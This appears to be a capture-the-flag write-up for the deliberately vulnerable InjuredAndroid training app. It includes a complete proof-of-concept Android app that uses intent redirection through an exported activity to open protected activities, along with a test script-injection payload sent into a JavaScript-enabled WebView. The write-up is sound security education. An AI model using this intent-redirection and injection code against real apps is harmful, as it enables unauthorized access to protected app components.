First, when we click the task, we get this toast message that says “PoC app needed”.

I looked at the AndroidManifest.xml, and saw this activity is exported:
Let’s explore the source code:

We can see that when calling onResume, it calls the method F(Intent intent) with the intent it got.
Then, it tries to fetch the parcelable data, which is some sort of class that being used in IPC. It checks if there is such parceable extra data with the name access_protected_component. If so, it chekcs if the package name of the activity is b3nac.injuredandroid, and then start this activity.
I checked online and find out that Intent implements the parceable interface, excellent.
I’ll use this code, here we create intent to send, which is some none exported activity from the package, I chose FlagTwoActivity:

This is the source code of our MainActivty.java:
package com.example.injuredandroid;

import android.content.Intent;
import android.os.Bundle;
import android.view.View;
import android.widget.Button;
import android.widget.Toast;

import androidx.activity.EdgeToEdge;
import androidx.appcompat.app.AppCompatActivity;

public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        EdgeToEdge.enable(this);
        setContentView(R.layout.activity_main);

        Button btn_protected = findViewById(R.id.ProtectedIntent_button);
        btn_protected.setOnClickListener(this::protected_intent);
    }

    private void protected_intent(View view){
        Toast.makeText(this, "send protected intent", Toast.LENGTH_SHORT).show();

        Intent intent_to_send = new Intent();
        intent_to_send.setClassName(
                "b3nac.injuredandroid",
                "b3nac.injuredandroid.FlagTwoActivity"
        );

        Intent intent = new Intent();
        intent.setClassName(
                "b3nac.injuredandroid",
                "b3nac.injuredandroid.ExportedProtectedIntent"
        );
        intent.putExtra("access_protected_component", intent_to_send);
        startActivity(intent);
    }
}
and also the activity_main.xml:
<?xml version="1.0" encoding="utf-8"?>
<androidx.constraintlayout.widget.ConstraintLayout xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:app="http://schemas.android.com/apk/res-auto"
    xmlns:tools="http://schemas.android.com/tools"
    android:id="@+id/main"
    android:layout_width="match_parent"
    android:layout_height="match_parent"
    tools:context=".MainActivity">

    <Button        android:id="@+id/ProtectedIntent_button"
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:text="send protected Intent"

        app:layout_constraintBottom_toBottomOf="parent"
        app:layout_constraintEnd_toEndOf="parent"
        app:layout_constraintHorizontal_bias="0.498"
        app:layout_constraintStart_toStartOf="parent"
        app:layout_constraintTop_toTopOf="parent"
        app:layout_constraintVertical_bias="0.582" />


</androidx.constraintlayout.widget.ConstraintLayout>
Now, let’s launch the app:


When clicking the app, it actually opens the activity we wanted:
 Perfect, now, I searched inside
 ActivtyManifest.xml for the string flagTwelve:

Let’s have a look on this activity:

We can see it trying to pull the extra string with the name totally_secure, and parse it as URI.
Then, it checks if the schema is different then https, if it is not difference, it loads the screen with the data inside the Extra key.
So, let’s check this, I tried also XSS, we can see that it set the javascript enabled as true:
Intent intent_to_send = new Intent();
intent_to_send.setClassName(
        "b3nac.injuredandroid",
        "b3nac.injuredandroid.FlagTwelveProtectedActivity"
);
intent_to_send.putExtra("totally_secure", "<script>alert('testing')</script>");

Hey, it worked!
In order to get the flag and bypass this level, we’ll need to send some uri with the schema https:
intent_to_send.putExtra("totally_secure", "https://bla");